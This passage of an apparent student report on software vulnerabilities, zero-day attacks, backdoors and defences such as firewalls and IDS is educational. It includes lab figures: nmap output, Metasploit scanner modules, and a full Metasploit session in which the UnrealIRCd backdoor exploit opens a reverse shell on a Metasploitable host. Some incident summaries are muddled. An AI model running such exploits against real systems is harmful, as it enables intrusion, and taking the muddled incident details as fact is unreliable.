Another vulnerability about API access control wasn’t fixed for a year after its discovery, which allowed any user logged in to display personal information of other users by sending queries to the API. And, there are several methods an application can be attacked like cross-site scripting attacks, remote code execution attacks etc.<sup>[10]</sup>

## **5.2 Library Vulnerabilities:**

Libraries and third-party companies are not the strongest points. Here is an example describing these vulnerabilities:

### **Magecart Incident:**

Magecart is a hacker group which consists of independent groups and every one of them are looking to get your credit card details through an online trading platform you use and sell it online. They mainly function by injecting scripts into e-commerce websites directly or through third-party services used by these websites. The scripts they inject are effective like stealing sensitive information directly at the frontend in the browser and sending it to a server which they set up with SSL certificates.<sup>[10]</sup>

An example of Ticketmaster breach was British Airways breach, where 380,000 victims are reported. After this breach, they decided to attack about a thousand other platforms. And they started picking fights on each other modifying each other’s scripts to give the other group fake credit card numbers as they realized they are unstoppable.<sup>[10]</sup>

## **5.3 System Vulnerabilities:**

System vulnerabilities are generally associated with OS and these are the vulnerabilities we generally try to avoid through system updates and network isolation. They are hard to find and

understand and require more effort to fix because of the lower level they exist in. An example of system vulnerabilities could be:

### WannaCry (Ransomware):

In 2016, a group called Shadow Brokers dumped many exploits that they claim are NSA hacking tools onto the internet. The exploits had fun names that seemingly had nothing in common with actual vulnerability. ETERNALBLUE/CVE-2017-0144 exploit used a vulnerability in Microsoft Windows Server Message Block (SMB) Protocol to execute arbitrary code on the server. This vulnerability would enable WannaCry to be developed. After it is unleashed healthcare systems, government systems, and companies were compromised, and ransoms were demanded to get back the system to normal working state.<sup>[10]</sup>




FIGURE 10: RISK DENSITY INVOLVED IN SOFTWARE VULNERABILITIES<sup>[7]</sup>

### 6. Examples of vulnerabilities in systems:

```

111/tcp open  rpcbind      2 (RPC #100000)
139/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec         netkit-rsh  rexecd
513/tcp open  login        OpenBSD or Solaris rlogind
514/tcp open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5

```



```
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
```

**FIGURE 11: OPEN PORTS WILL LEAD TO BACKDOOR EXPLOITATION**

There are many built in scanners available in kali Linux such as FTP, SSH, Telnet, Samba etc. Any vulnerable system is exposed to attack by making use of the scanners and knowing the software version of the protocols.

```
152 auxiliary/scanner/http/hp_sitescope_loadfilecontent_fileaccess
normal Yes HP SiteScope SOAP Call loadFileContent
Remote File Access
153 auxiliary/scanner/http/hp_sys_mgmt_login
normal Yes HP System Management Homepage Login Utility
154 auxiliary/scanner/http/http_header
normal Yes HTTP Header Detection
155 auxiliary/scanner/http/http_hsts
normal Yes HTTP Strict Transport Security (HSTS)
Detection
156 auxiliary/scanner/http/http_login
normal Yes HTTP Login Utility
157 auxiliary/scanner/http/http_put
normal Yes HTTP Writable Path PUT/DELETE File Access
2018-03-08
158 auxiliary/scanner/http/http_sickrage_password_leak
normal No HTTP SickRage Password Leak
159 auxiliary/scanner/http/http_traversal
normal Yes Generic HTTP Directory Traversal Utility
160 auxiliary/scanner/http/http_version
normal Yes HTTP Version Detection
```

**FIGURE 12: SCANNERS BUILT INTO KALI LINUX**

### 7. Security risks with software vulnerabilities and exploitation by hackers:

Often software vulnerabilities appear to us far and new. They are potential issues to us which are not entirely real subsequently simple to ignore. Consider an attacker getting into your system using the outdated mail server plugin that you never assumed needs updates, until you face it directly.<sup>[10]</sup>

In order to target a specific security weakness, hackers write a code and exploit it. They package it into malware called a zero-day attack. The malicious software cause an unintended behavior or takes advantage of a vulnerability to compromise a computer system. In most cases, a patch from the software developer can fix this issue.<sup>[9]</sup>

In cases where a host is attacked, exploit malware can steal data allowing hackers to get unauthorized control of the infected host. Software may be used in ways that weren't thought like installing malware that may corrupt files or access the list of contacts to send spam messages from your account. It could steal sensitive information from your computer by installing spyware.<sup>[9]</sup>

Exploit malware can infect a computer through safe and routine web browsing activities, such as visiting a website, opening a compromised page, or playing infected media if you're an everyday computer user, the vulnerability can pose serious security risks.<sup>[9]</sup>

Some common ways the hackers follow to exploit these vulnerabilities:

1. **Scanning:** Hackers run scanning codes for vulnerabilities. Once they discover a vulnerability, they can scan other websites or programs that have the same security issues.<sup>[11]</sup>
2. **Development:** Once they discover a weakness, the hackers exploit them. These exploits can be referred as a malware, SQL injections, cross site scripting.<sup>[11]</sup>
3. **Infiltration:** Hackers tend to take advantage of the security vulnerability before it gets patched. They start infecting the system, once their exploit is ready.<sup>[11]</sup>

### 7.1 Penetration Testing:

Usually, hackers perform penetration testing for attacking the system. The steps involved in pen testing are as follows:

1. Get authorization
  - a. Define targets
  - b. Attack model: It is of 3 types

#### **White Box model:**

1. Hackers have idea about the target like IP address, server info etc.
2. Attackers often look like insiders
3. It is very cheap and fastest attack

#### **Black Box model:**

- a. Hackers do not have any information of the target
- b. Attackers are more like strangers or outsiders
- c. External Hacking
- d. Potentially expensive and slow

#### **Gray Box model:**

- a. Between the above two models. For example, we may know the SQL server but do not have usernames and passwords
2. Discover vulnerabilities: Passive, Semi Passive and Active Discovery

- a. Reconnaissance
- b. Try to get information
- 3. Exploiting vulnerabilities
  - a. Grab usernames and passwords
  - b. Take data from the database
  - c. Corrupt webpage

### **Metasploit is a famous tool or framework for pen testing**

Attackers use zero-day exploits in a number of ways:

1. Spam emails with URLs and Phishing with links to malicious or compromised websites hosting an exploit.
2. Exploit kits whose attack chains involve malicious sites and malvertisements that host zero-day exploits
3. Spear phishing emails attached with files (e.g., Adobe PDFs, Microsoft Office documents) embedded with a zero-day exploit
4. Compromising a system, network or server either through brute-force and dictionary attacks, misconfigurations, or inadvertent exposure to the internet where attackers can then use malware tools.<sup>[14]</sup>

### **8. Backdoors:**

A backdoor refers to a method by which authorized and unauthorized users are able to bypass basic security techniques and gain high level access (root access) on a network, computer system or software application in the context of cybersecurity. Once they go the access, hackers can install additional malware and use a backdoor to steal personal and financial data.<sup>[26]</sup>

But backdoors aren't just for bad guys. In order to gain access to their technology, backdoors can also be installed by software or hardware makers.<sup>[26]</sup>

Backdoors are known for being cautious unlike the other cyberthreats that make themselves known to the user. Backdoors exist for a selected group of people used for gaining access easily to an application or a system. The non-criminal variety backdoors are help users and customers who are hopelessly troubleshooting and resolving software issues and locked out of their devices.<sup>[26]</sup>

## 8.1 History of backdoors:

Backdoors showed its presence to public through fantasy games with the film starring Matthew Broderick in the year 1983. In order to gain access to a military supercomputer designed to run nuclear war simulations, Broderick as a teenage hacker uses a built-in backdoor. The crazy computer could not tell reality from simulation.<sup>[26]</sup>

In 1993, an encryption chip with a built-in backdoor to be used in computers and phones was developed by NSA. This chip would allow government agencies and enforcement to decrypt and listen in on voice and data transmissions when warranted while keeping the sensitive communications secure. Hardware backdoors greater advantages over the software ones. Namely, they are harder to get rid of you have got to tear the hardware out or re-flash the firmware to try to do so. The chip, however, was derailed over privacy concerns before seeing any quite adoption.

In 2005 Sony BMG got into the backdoors after they shipped immeasurable music CDs with a harmful copy protection rootkit. Sony BMG rootkit would stop people from burning CDs and left a gaping vulnerability in the computer that cybercriminals could take advantage of and it was designed to monitor listening habits. Sony BMG paid million amounts to settle lawsuits associated with the rootkit and even recalled millions of CDs.<sup>[26]</sup>

There was another backdoor issue which developers discovered in Samsung mobile devices, including Samsung's Galaxy series of phones while working on a spinoff of Google's Android operating system. The backdoor reportedly allowed Samsung or any individual who knew about its remote access to all of the files stored on backdoor affected devices.<sup>[26]</sup>

Even Apple, refuses to include backdoors in its products, despite repeated requests from the FBI and US Department of Justice to implement the backdoor. Due to the 2015 terrorist attacks in which the FBI recovered an iPhone owned by one of the shooters, they were pressurizing Apple. Apple implemented privacy even harder and made their iPhones and iPads difficult to crack, instead of compromising the security of their iOS devices. When FBI were able to hack the older, less secure iPhone with the help of a mysterious third party, they eventually withdrew their request. In 2017, there was another destructive malware called NotPetya ransomware. This was a backdoor trojan hidden as a software update for a Ukrainian accounting app called MeDoc.<sup>[26]</sup>

In 2018, Chinese spies had infiltrated server manufacturer Supermicro. These spies were able to install spy chips with hardware backdoors on servers related to American technical companies and USA organizations Amazon, Apple and the CIA. Once it was installed in a data center, the spy

chips were able to speak with Chinese command and control servers providing them unrestricted access to data on the network. To defend themselves, Supermicro had called the story virtually impossible and no other press association raised a point about it.<sup>[26]</sup>

In 2019, Canadian cryptocurrency exchange QuadrigaCX made news when the company founder died abruptly while touring India and he took the password and other privacy documents with him. The company claims all \$190 million in client cryptocurrency holdings which cannot be retrieved, and they will sit for many years and eventually be worth zillions of dollars, looking on how cryptocurrency goes.<sup>[26]</sup>

Backdoor malware is nothing but a Trojan and is a malicious computer program pretending for stealing data or creating a backdoor on the system. Computer Trojans always contain a great surprise much like the Trojan horse of ancient times.<sup>[26]</sup>

Within the cybercriminal toolkit, trojans are awfully versatile. They are available under many forms, like a file download or an email attachment and deliver any number of malware threats.

Trojans sometimes exhibit a worm-like ability to duplicate themselves and spread to other systems without additional commands from the cybercriminals that created them.<sup>[26]</sup>

For an example, the Emotet banking Trojan. Emotet got its start as an information stealer in the year 2014, stealing sensitive financial data and spreading across devices. Since then Emotet has evolved into a delivery vehicle for other types of malware. According to the State of Malware report, Emotet helped make the Trojan the top threat detection for 2018.<sup>[26]</sup>

An example of backdoor where attacker's hid malware inside a file converter and to everyone's surprise it didn't convert any file. It was designed to open up a backdoor on the target machine. Another example where attackers hid backdoor malware inside a tool that is good at stealing information about Adobe software applications.<sup>[26]</sup>

## **8.2 Types of malware installations through backdoor:**

Hackers can make use of backdoor to install different malware on your computer such as:

**Spyware:** It is a type of malware which once deployed on the machine collects information about you, the sites you visit on the Internet, usernames, passwords, the things you downloaded, the files you open and any other valued information. Another form of spyware called keyloggers keeps track of every keystroke and click you make. Companies may use spyware as a legitimate and legal, means of monitoring employees at work.<sup>[26]</sup>

**Ransomware:** A malware designed to encrypt files and lock down your computer. In order for us to get the precious documents, any important photos we have to pay the attackers some form of ransom i.e.; cryptocurrency, usually that would be Bitcoin.<sup>[26]</sup>

Using the backdoor to gain root access on your system, cybercriminals can take command of your computer remotely, enlisting it in an exceedingly network of hacked computers, a botnet. With this computer botnet, criminals can then overwhelm a network with traffic from the botnet in what's known as a distributed denial of service attack (DDoS). The flood of traffic prevents the website or network from responding to legitimate requests, effectively taking the positioning out of service.<sup>[26]</sup>

**Cryptojacking:** A malware created by attackers to use system's resources to mine cryptocurrency. Each time a person exchanges cryptocurrency, the transaction is recorded on an encrypted virtual ledger known as the blockchain. The process of validating these online transactions in exchange for more cryptocurrency is called Cryptomining and it takes a lot of computing power. Criminals have found that they can simply combine hacked computers and create a botnet that works the same, instead of buying the expensive hardware required for cryptomining.<sup>[26]</sup>

### 8.3 Backdoor exploitation of unrealIRCd:

```
msf5 > use 0
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.103  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)
```

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.105:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo B97crmhHycyzcMaM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "B97crmhHycyzcMaM\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.105:4444 -> 192.168.56.103:36575) at 2020-02-08 04:49:09 +0000
```

FIGURE 13: EXPLOITING A VULNERABLE MACHINE

## 9. Creation of a zero-day attack:

1. **Analysis and Attack Testing:** During the initial stage, hackers attempt to locate vulnerabilities in software. It requires an in-depth analysis of the software by observing its source code and requires lot of knowledge on the subject (such as software engineering). Third parties will deploy a variety of methods to accomplish this, and this is where unusual behaviors are discovered. [\[12\]](#)
2. **Fuzz Analysis:** Like attack testing, fuzz testing occurs when the hacker attempts to find vulnerabilities by passing random values into a system. This process is often automated or performed using tools. The longer this testing goes undetected the higher chance a third-party will succeed in their attack. [\[12\]](#)
3. **Creation:** Once a hacker has discovered suitable entry points or vulnerabilities, the zero-day exploit is created. The malware developed to launch attacks is often complex and very challenging to detect. At this point, it is difficult to prevent a zero-day attack. [\[12\]](#)
4. **Implementation and Deployment:** After the malware's development, it is passed into a target system. Depending on the complexity, some organizations can remain unaware they have been affected until their critical systems are compromised. [\[12\]](#)

## 10. Precautionary measures to be taken to avoid software vulnerabilities:

### 1. Security policy first:

The security policy should include procedures to detect and prevent the attack, as well as procedures for preventing inside issues. One can start by reading through the existing security policies, especially regarding Incident management. Rework on sections that rely on trusting people in the organization. Also, policy should detail the boundaries on access and distribution of private data about your employees and others who could be targets of investigation. Misusing this data can lead to severe consequences including legal action. Specify who can access the data, under circumstances and with whom they can share the information. [\[35\]](#)

### 2. Software Inspection:

The software inspection points to reading or visually inspecting the documents or program code in order to find any defects and correct them very early in the development process. The less expensive it becomes when the defect is found very soon. However, a good inspection depends on the ability and expertise of the inspector, and the kind of defects he is looking for. Generally,

during the software inspection, it is necessary to look for any possible defects during the security inspections.<sup>[35][36]</sup>

### **3. Application vulnerabilities:**

Secure coding practices are highly recommended. Vulnerabilities will be exposed, and it becomes a race to rewrite insecure code (patching) before attackers exploit it without security coding practices and methodologies. For testing vulnerabilities, Penetration testing is very useful, but it does not mean one can be tolerant regarding secure coding. There exists many tools that scan for these types of vulnerabilities. However, the results must be carefully analyzed as automated tests could be misleading and they cannot find everything.<sup>[36]</sup>

### **4. Configuration vulnerabilities:**

Security controls and considerations should be implemented during every step of the configuration process. The process should be planned before and software should be reviewed for any default accounts or settings. The application code should run using one limited account so that the attacker cannot use the application account to change the server configuration in the event of an application compromise.<sup>[36]</sup>

## **11. Impact of zero-day attacks on various organizations:**

The challenges faced by various sized organizations would be knowledge of the zero-day attacks and awareness to defend against them.<sup>[22]</sup>

Once hackers have access to the target devices, they can inject malware, steal data and even take over systems for use in different attacks. These attacks can cost organizations great amount to recover in the form of stolen assets, downtime.<sup>[22]</sup>

The smaller the organization the more likely the organization has less formalized policies and procedures in regard to security. Often these organizations do not know the importance of defending against zero-day attacks and are unaware of the potential risks from them.<sup>[22]</sup>

Resources in the form of software, hardware and knowledge security personnel which are available to an organization plays a key role in its ability to defend against these attacks. Medium and large size organizations can implement a better defense in depth technique which could be 7-layer model to defend against these attacks.<sup>[22]</sup>



Medium-size organizations are the organizations that consists of around 1000 computers. Like smaller companies, IT staff usually performs multiple functions. At least one full time IT staff is available in two-thirds of the medium-sized organizations. These organizations find a hard time implementing security policies. Security effectiveness of medium-sized organizations is based mostly on senior management's focus. Among all of the organization sized groups, this one scores the lowest in making security decisions based on approved policies. These organizations have little to no custom modifications and utilize off-the-shelf security programs. The focus of senior management will determine the knowledge of their IT staff and how they defend their environment.<sup>[22]</sup>

Large organizations within the study are defined as organizations with more than 1000 computers. These organizations have a number of security professionals involved in building, designing, implementing a stronger defense in depth strategy. These organizations spend the largest dollar amounts on security. They function based on written policies and procedures and grant their users with least privilege principles which are enough to perform their roles. Security staff in these companies are trained well and know how their defense in depth strategy works.<sup>[22]</sup>

Businesses often find it challenging to act on these threats promptly despite the potential impact to their bottom line. Many smaller organizations are ill-equipped to manage their IT Infrastructure effectively. Even those with dedicated IT teams are only able to respond if they are aware of the threats. In case of larger operations, Infrastructure size and complexity can even increase the time needed to completely secure their systems.<sup>[22]</sup>

Even small to medium sized ones Companies can have hundreds of endpoints in their networks. If an exploit is found, they have to make sure that all affected devices are properly patched within a timeline. IT staff can take hours or days to apply fixes with limited resources. This could give hackers ample time to successfully launch attacks.<sup>[22]</sup>

Developers and vendors of vulnerable systems often try to take prompt action, but fixes doesn't roll out overnight. For example, a zero-day vulnerability that affected various Windows operating system versions was revealed in August 2019, but it took Microsoft two weeks to release the patch and apply the official fix. The vulnerability which affected Windows task scheduler in which attackers gained system-level access to target devices and installed software, deleted files, and executed programs remotely.<sup>[22]</sup>

Behind exposing an organization's sensitive data and critical systems, businesses also suffer a huge loss both reputation-wise and financially, penalties imposed by data privacy and patch management regulations.<sup>[22]</sup>

On average, it takes an organization around an average of 69 days to fix the vulnerability and cybercriminals can take advantage of the gap between the discovery of the vulnerability and patch available. As per the survey conducted in 2018, 76% of organizations whose endpoints were compromised due to zero-day attacks. In today's world of digital transformation, vulnerabilities are inevitably introduced into systems where new technologies are constantly put together and combined into existing technology. In fact, zero-day attacks are predicted to increase from one per week to at least once per day in 2021.<sup>[22]</sup>

## **12. Defending against zero-day attacks:**

The importance of securing systems against zero-day attacks is required and therefore, a security solution must be put in place to ensure that such attacks are prevented. Without any doubt, the current security solutions cannot stop the complexity of these attacks with the growing rate of security incidents. This can be noticed by the fact that virus scan programs always need to be updated.<sup>[30]</sup>

The result of the attacker leading the security game is due to the failure of current security solutions. After the defender collects the input and starts to build a defense system, the attacker comes up with a new attack vector and a new defense system needs to be rebuilt and this never-ending cycle continues<sup>[30]</sup>. As such, current security solutions have several drawbacks:

- (a) Solutions that aren't capable of detecting unknown attacks, and
- (b) Solutions that use predictive or reactive strategies.

There is no way to protect systems close to 100% from such types of attacks. Systems need to be protected as much as possible by taking the utmost precautions. Some of these precautions are:

1. An organization must follow the security measures and recommendations in implementing rules and policies on firewalls in their networks and ensure that they match the requirements of the organization.
2. Educate staff and users through security awareness training, such as downloading files via email from unknown destinations which can lead to phishing attacks.

3. The organization must divide its networks and restrict access to unnecessary websites.
4. Providing users with the least privileges that are required to perform their job.
5. Prevent users from downloading untrusted software from various websites.
6. The organization must completely analyze its network and should know the environment to reduce potential risks.
7. The systems must be continuously updated and patched automatically.
8. Develop incident security plans for any possible exposure to minimize their impacts.<sup>[30]</sup>

**Roll-out employee security awareness training:**

Zero-day attacks cannot be erased completely, so it's essential for everyone to understand how they can help to protect against the threat. As soon as the potential security problem has been revealed, people should understand exactly how to take action, understanding the importance of a security breach, and its important to know to whom exactly the problem should be reported.<sup>[30]</sup>

When developing applications, we must ensure that security testing is carried out till the application rolls out into production. The sooner a problem can be detected, the better it is to take preventive actions and making it possible to detect serious vulnerabilities before they start effecting the system or applications.<sup>[30]</sup>

**Deploy an incident response team that is well trained in tackling zero-day attacks:**

Irrespective of the kind of security measures we put in place, threats of a Zero-day attack cannot be ruled out. So, it's best to be prepared in advance to meet the kind of challenges the attack throws at us.<sup>[30]</sup>

Segregate responsibilities to the response team members. Establish means of communication, keeping only the relevant people involved to prevent the spread of panic and do not compromise information flow. Invest in training the team so that they can use the latest technologies and tools to limit the impact of zero-day attacks and ensure business continuity.<sup>[30]</sup>

Do not install any unnecessary software on your computer systems. Every computer program is a potential source of zero-day attack. It's a good practice to review the list of software in use in your enterprise systems and uninstall those that aren't needed.<sup>[30]</sup>

Assign people with the responsibility of ensuring that all used software is kept updated. Though it's difficult to completely prevent an attack that exploits an unknown vulnerability in the

applications, it's practically possible to deploy firewalls that report any unauthorized and suspicious attempts to access your enterprise data without the need to compromise the systems.<sup>[30]</sup>

Zero-day defense is the ability to provide protection against zero-day exploits. It is often difficult to defend against zero-day attacks as they are unknown to the public. Zero-day attacks are effective that can remain undetected even after they are launched.<sup>[30]</sup>

Buffer overflow protection techniques exist in operating systems such as Windows, macOS, Vista, Solaris, Linux, Unix, and Unix-like environments. Windows XP Service Pack includes limited protection against these vulnerabilities. Zero-day buffer overflow vulnerabilities can be mitigated by desktop and server protection software.<sup>[30]</sup>

### **13. Security Measures for detecting and preventing zero-day attacks and polymorphic attacks:**

#### **13.1 Vulnerability scans:**

Vulnerability scanning can detect zero-day attacks. Security vendors who provide vulnerability scanning softwares conduct code reviews, simulate attacks on the code, and attempt to find new vulnerabilities that may have been introduced when updating the software.<sup>[17]</sup>

Unfortunately, this approach cannot detect all zero-day exploits. But even for those it detects, scanning is not enough, organizations must act on the scan results, perform code reviews and avoid errors in their code to prevent the attack. While attackers can be very quick to exploit a zero-day exploit, in reality most organizations are slow to respond to newly discovered vulnerabilities.<sup>[17]</sup>

#### **13.2 Zero-day initiative:**

A program which is designed to reward security researchers for disclosing vulnerabilities, instead of selling the information on the black market. Its objective is to create a broad community of vulnerability researchers who can discover security vulnerabilities before hackers do and alert software developers or vendors.<sup>[17]</sup>

#### **13.3 Firewalls:**

At its basic level, a firewall is a software application or a hardware appliance that acts as a filtering device between two networks. It allows packets from approved sources through its interfaces and blocks packets from unapproved sources. A source can be any system on the network or Internet that can communicate with any other system through standard communications protocols.

The approach used to approve or deny a source's communications traffic are varied, based on the design of the firewall, from very basic protocol filtering to complicated multi-method systems based on protocols, IP Address Ranges, system certificates, etc. However, all of them use some form of rule-based or policy-based approach. Most firewalls have a default set of rules or policies defined on initial start-up, and these are adjusted or added to by the organization's security or Administrators.

Firewalls are broken into several categories:

1. **Proxy-based Filtering:** These systems fully terminate both ends of a communications session on the firewall itself, which gives the firewall full access to the communications stream and allows it to perform validation and policy enforcement of the communications stream as defined in its firewall rules and/or policies.
2. **Stateless Packet Filtering:** These systems provide filtering on specific protocol header values, with each packet inspected separately and considered independent of other packets. If the specific header values are not met the packet is simply dropped. Commonly, this type of firewall looks at IP source and destination address.
3. **Stateful Packet Filtering:** An improvement over the previous Stateless Packet Filtering firewall, this type of firewall maintains the full state information of the protocols that pass through it, for both session and non-session-oriented protocols. It maintains this state information for the prevention of unsolicited requests for the external (unprotected) network to the internal (protected) network.
4. **Deep Packet Inspection Filtering:** These types of firewalls are even more adept at tracking the state of the application layer and the validation, inspection and filtering of the data at the application layer. It combines the features of both Intrusion detection systems and stateful packet filtering firewall.

#### **13.4 IDS/IPS:**

IDS stands for Intrusion Detection System, which is a hardware device or software application that is specifically designed to monitor a network segment or system looking for malicious activity and generate a report and/or alarm for the Administrator to investigate.

The initial IDS solutions were developed in the early 1990s when hubs were still the mainstay of network connectivity. These IDS's were passive devices that only monitored the network it was on, much like a network sniffer, and did nothing to stop an attack if it identified one.

With the increase of switching technologies, more modern IDS systems were designed like firewalls with the data being able to pass through the device so it could monitor the traffic of a particular backbone segment or Internet link without having to configure port mirroring on the network switch. These solutions still did nothing to stop an attack, they just continued to monitor, report and alarm.

Today there are many forms of IDS solutions available and they are often being included in firewall and anti-malware solutions. Most mid to high-end firewall manufacturers (Cisco, Cyberoam) have included some form of IDS into its features.

As one can imagine, with so many vulnerabilities and design flaws in modern IT systems today, there are many ways to fool a system designed to look for these attacks by modifying the "signature" of the attack. These signatures are basically a fingerprint of what an attack looks like to the system.

Computer Worms are a serious threat to the world of Internet. Their automatic nature makes them powerful and destructive. A computer worm may be a self-replicating computer bug. It uses a network to send copies of itself to other nodes and is performed without any user intervention. Unlike a virus, it need not attach itself to an existing program. There is always a minimum of some harm to the network caused by worms, if only by consuming bandwidth, whereas viruses almost every time corrupt or modify files on a targeted computer. A polymorphic worm changes its appearance with every instance. In all variants of worm payload, its been shown that multiple invariant substrings must often be present. These substrings typically correspond to return addresses, protocol framing and poorly obfuscated code in some cases.

An intrusion detection system (IDS) monitors network traffic for suspicious activity and alerts the network or system administrator. Snort, an Intrusion detection system (IDS) is often deployed at the edge of network to protect the network. The IDS also responds to malicious or anomalous traffic by blocking the source and user IP address from accessing the network in some cases. Intrusion detection systems are of two types which are network based and host based. The data exchanged between computers is examined by Network IDS whereas data available on individual

computers that serve as hosts is examined by Host based IDS. Anomaly detection tries to determine deviations from the baselined normal usage patterns. Intrusion detection techniques can be grouped into misuse detection, which uses patterns of well-known attacks of the system to identify intrusions.

```
02/08-02:54:30.659956  [**] [1:408:5] ICMP Echo Reply [**] [Classification:
Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660019  [**] [1:1000002:0] ICMP Test [**] [Priority: 0] {ICM
P} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660019  [**] [1:1321:8] BAD-TRAFFIC 0 ttl [**] [Classificati
on: Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660019  [**] [1:408:5] ICMP Echo Reply [**] [Classification:
Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660021  [**] [1:1000002:0] ICMP Test [**] [Priority: 0] {ICM
P} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660021  [**] [1:1321:8] BAD-TRAFFIC 0 ttl [**] [Classificati
on: Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660021  [**] [1:408:5] ICMP Echo Reply [**] [Classification:
Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660085  [**] [1:1000002:0] ICMP Test [**] [Priority: 0] {ICM
P} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660085  [**] [1:1321:8] BAD-TRAFFIC 0 ttl [**] [Classificati
on: Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660085  [**] [1:408:5] ICMP Echo Reply [**] [Classification:
Misc activity] [Priority: 3] {ICMP} 192.168.56.113 → 192.168.56.105
02/08-02:54:30.660086  [**] [1:1000002:0] ICMP Test [**] [Priority: 0] {ICM
P} 192.168.56.113 → 192.168.56.105
```

**FIGURE 14: EXAMPLE OF SNORT IDS OUTPUT FOR ICMP ATTACK**

IDS/IPS systems generally detect attacks using the following methods:

#### **13.4.1 Statistics-based detection:**

These techniques rely on data about previously detected exploits inside a particular system. Statistics-based detection solutions often use machine learning to determine statistical data on past exploits and determine a baseline for safe system behavior. This approach for detecting zero-day exploits in real time depends on attack profiles taken from the historical data. This approach doesn't adapt well to the changes in zero-day exploit data patterns. [\[16\]](#)

The main advantage of such solutions is that the more data they have, the more accurate they function. As statistics-based solutions runs within a system and gathers more information about new zero-day attacks, improving and extending its database and producing a more sophisticated profile for a potential new exploit. In fact, the effectiveness of statistics-based techniques for zero-day exploit detection is limited. They also possess limited capabilities for detecting malware which contains largely encrypted and obfuscated codes. [\[16\]](#)

### 13.4.2 Signature-based detection:

These techniques are usually employed for malware detection by antivirus software. By name, this technique relies on malware signatures in existing databases, which are used to match when scanning a system for viruses. Even though signature databases are generally updated very quickly, they cannot be used to detect new zero-day attacks since, by definition, zero-day exploits don't have a known signature.<sup>[16]</sup>

The main aim of signature-based detection is the detection of polymorphic malware. Signature-based detection is dependent on signatures from known exploits in the past. This detection method is further grouped into 3 types as mentioned below:<sup>[16]</sup>

The only way to use signature-based detection for defense against zero-day attacks is to use machine learning and other algorithms to generate signatures in real time that might match unknown malware and thus be able to detect it. Following are the signatures that can be generated this way:

1. **Content-based:** A signature based on components typically present in most exploits
2. **Semantic based:** A signature based on typical actions performed by malware
3. **Vulnerability-based:** A signature based on establishing the conditions for a vulnerability and how easily achievable they are. In order to establish a baseline, Vulnerability-based signatures usually use data of known vulnerabilities and therefore the accuracy of the baseline is determined by the size of the data pool.<sup>[16]</sup>

